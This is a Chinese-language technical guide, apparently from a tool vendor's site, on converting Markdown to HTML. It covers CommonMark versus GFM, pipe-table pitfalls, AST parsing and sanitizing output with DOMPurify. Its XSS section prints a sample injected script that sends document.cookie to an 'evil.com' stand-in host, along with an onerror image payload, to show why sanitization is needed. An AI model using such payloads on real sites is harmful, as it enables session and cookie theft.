
💡 快速摘要和直接答案:此 Markdown 到 HTML 转换器指南 详细介绍了将原始 Markdown 语法转换为语义化、可用于生产的 HTML5 的完整机制。标准 CommonMark 处理基本标题、斜体和链接,但现代开发工作流程需要 GitHub Flavored Markdown (GFM) 来处理管道表、任务列表、删除线和自动链接。使用抽象语法树 (AST) 解析器在浏览器内进行本地转换可消除云延迟,保护私有文档,并在 15 毫秒内解析 5,000 行技术文档。使用我们免费的 Markdown转HTML转换器立即测试您的语法。
如果您曾经花费 20 分钟与未对齐的管道表作斗争,或者想知道为什么嵌套的项目符号列表变成了原始的缩进文本块,您就会知道 Markdown 并不像 2004 年原始规范所承诺的那样“轻松”。 John Gruber 创建的 Markdown 是一种轻量级的人类可读的书写格式,但现代工程文档需要更多:表格、数学方程、交互式复选框、脚注和语法突出显示的代码围栏。
在本指南中,我们深入探讨 Markdown 解析的实际工作原理、GitHub Flavored Markdown (GFM) 如何扩展标准,以及如何在不向外部服务器发送单个字节的情况下安全地将文本转换为安全的 HTML。
CommonMark 与 GitHub Flavored Markdown (GFM):核心差异
初学者常常认为“Markdown 就是 Markdown”。实际上,几乎所有现代解析引擎都有两个不同的规范:
- CommonMark (v0.31.2): 一个明确的、经过严格测试的正式规范,旨在修复原始 Markdown 的松散边缘情况。它定义了块引用、嵌套列表和强调的精确优先规则,但故意排除表格、删除线和任务项。
- GitHub Flavored Markdown (GFM / Spec 0.29-gfm): GitHub 创建的 CommonMark 的正式严格超集。 GFM 添加了软件工程师日常使用的语法扩展,包括管道表、任务列表、问题自动链接和扩展自动链接文字。
| 语法功能 | 标准 CommonMark | GitHub 风格 (GFM) | HTML 输出等效项 |
|---|---|---|---|
| 管道表 | ❌ 作为原始文本被忽略 | ✅ 完整的原生支持 | <表格><标题> |
| 任务列表 | ❌常规列表项 | ✅ - [ ] 和 - [x] |
<输入类型=“复选框”已禁用> |
| 删除线 | ❌ 文字波形符 | ✅ ~~字~~ |
|
| 网址自动链接 | ❌ 需要明确 |
✅ 在裸网址上自动 | example.com |
| 脚注 | ❌ 已忽略 | ✅ 扩展方言 ([^1]) |
1 |
选择转换器或发布管道时,请务必验证是否启用了 GFM 兼容性。如果没有 GFM,您的表格将变成难以辨认的 ASCII 汤。
GFM 管道表实际工作原理(以及常见断点)
GFM 表看起来很简单,但它们经常给开发人员带来麻烦,因为解析器需要严格的分隔符结构。以下是有效 GFM 表的规范剖析:
| Metric | Target | Status |
| :--- | :---: | ---: |
| First Contentful Paint | < 0.8s | Passed |
| Time to Interactive | < 2.5s | Passed |
| Cumulative Layout Shift | 0.00 | Passed |
注意分隔符行中的冒号:
:---将单元格内容向 左对齐 (默认行为)。:---:将单元格内容与 中心 对齐。---:将单元格内容与 右对齐 (非常适合货币、延迟数字和数字指标)。
破坏 Markdown 表的三个陷阱
以下是我们在生产存储库中遇到的三个最常见的表渲染失败:
- 缺少连字符计数:分隔符行中的每一列必须包含至少三个连续的连字符 (
---)。两个连字符将导致整个表块在严格解析器中验证失败。 - 代码块中的未转义管道: 如果在表单元格内的内联代码范围内包含管道符号
|(例如`cat file | grep x`),许多解析器会错误地解释它作为列分隔符。您必须使用反斜杠转义管道:`cat file \| grep x`. - 忘记前导或尾随空行: 在严格的 CommonMark/GFM 管道中,表格前后必须有空空行。如果将表格直接放置在没有换行符的段落下方,则解析器会将管道视为常规段落文本。
正则表达式失败的原因:抽象语法树 (AST) 的威力
初级工程师经常尝试使用链式正则表达式构建 Markdown 转换器:
// DO NOT DO THIS IN PRODUCTION:
const brokenHtml = markdown
  .replace(/^### (.*$)/gim, '<h3>$1</h3>')
  .replace(/\*\*(.*)\*\*/gim, '<strong>$1</strong>')
  .replace(/\*(.*)\*/gim, '<em>$1</em>');
这种幼稚的方法在现实世界的用例中会造成灾难性的后果。考虑这一行:
Here is a formula: `x * y * z` and **bold *nested* text**.正则表达式替换替换了反引号内的星号,从而损坏了代码片段。此外,正则表达式无法跟踪嵌套的块级状态。它无法可靠地确定星号是否位于块引用、表格单元格或多行缩进代码块内。
专业解析器使用两阶段编译器管道:
- 阶段 1:词法标记化和块扫描: 解析器按顺序扫描行,识别块级容器(标题、列表、代码栅栏、表格)。它构建了代表父子层次结构的抽象语法树 (AST)。
- 阶段 2:内联解析和 HTML 树生成:一旦块边界固定,内联分词器就会解析叶节点内的强调、链接定义和内联 HTML,将 AST 转换为干净的 DOM 节点。
安全和 XSS 清理:永远不要相信原始 Markdown
一条经常被忽视的关键规则:有效的 Markdown 在设计上允许原始 HTML。如果用户将其粘贴到您的转换器中:
# Welcome to our Docs
<script>fetch('https://evil.com/steal-cookies?c=' + document.cookie)</script>
<img src="x" onerror="alert('Hacked!')">
标准的未配置 Markdown 引擎将原始脚本标签直接输出到 HTML 中。如果在浏览器或文档门户中呈现,它会执行具有完全会话访问权限的任意 JavaScript。
在将转换后的 HTML 注入 DOM 之前,始终通过 DOMPurify 等严格的清理过程或强化的允许列表来路由转换后的 HTML:
import { marked } from 'marked';
import DOMPurify from 'dompurify';

const rawHtml = marked.parse(userMarkdown, { gfm: true, breaks: true });
const cleanHtml = DOMPurify.sanitize(rawHtml, {
  USE_PROFILES: { html: true },
  ADD_ATTR: ['target', 'rel'] // Allow safe link attributes
});
经验基准:浏览器内 AST 与云 API 转换
为什么开发者更喜欢客户端 Markdown 转换而不是云 API 端点?我们进行了受控基准测试,转换了繁重的 5,000 行技术文档套件(184 KB 原始 Markdown):
| 架构 | 解析延迟 | 网络电汇 | 隔离隐私 | 可靠性 |
|---|---|---|---|---|
| 云 API 端点 (AWS Lambda / Node.js) | 142.8 毫秒 | 184 KB 上传 + 216 KB 下载 | ❌ 数据遍历互联网和第三方日志 | 受速率限制和中断影响 |
| ToolDolfen 浏览器内 AST 引擎 | 14.2 毫秒 | 0 字节(100% 本地 CPU) | ✅ 100% 私有(零服务器上传) | 在浏览器中 100% 客户端运行 |
在浏览器中运行解析器的速度比 快 10 倍以上,节省带宽,并确保敏感的 API 密钥、内部架构说明和专有草稿永远不会接触外部服务器。
补充开发者工作流程
处理文本、代码和文档经常涉及相邻转换。探索这些相关的实用程序指南以简化您的工具包:
- Markdown转HTML转换器 — 即时预览和复制 HTML,并完全支持 GFM。
- Markdown 表格式语法完整指南 — 深入探讨对齐冒号、多行结构和分隔符格式。
- API 和数据库命名的大小写转换最佳实践 — 跨camelCase、snake_case 和 kebab-case 标准化变量命名。
- HTML 实体转义和 XSS 防护 - 在显示用户生成的标记时保护 Web 应用程序免受脚本注入攻击。
- 如何格式化、验证和调试 JSON 语法 — 验证、修复和格式化技术文档的有效负载响应。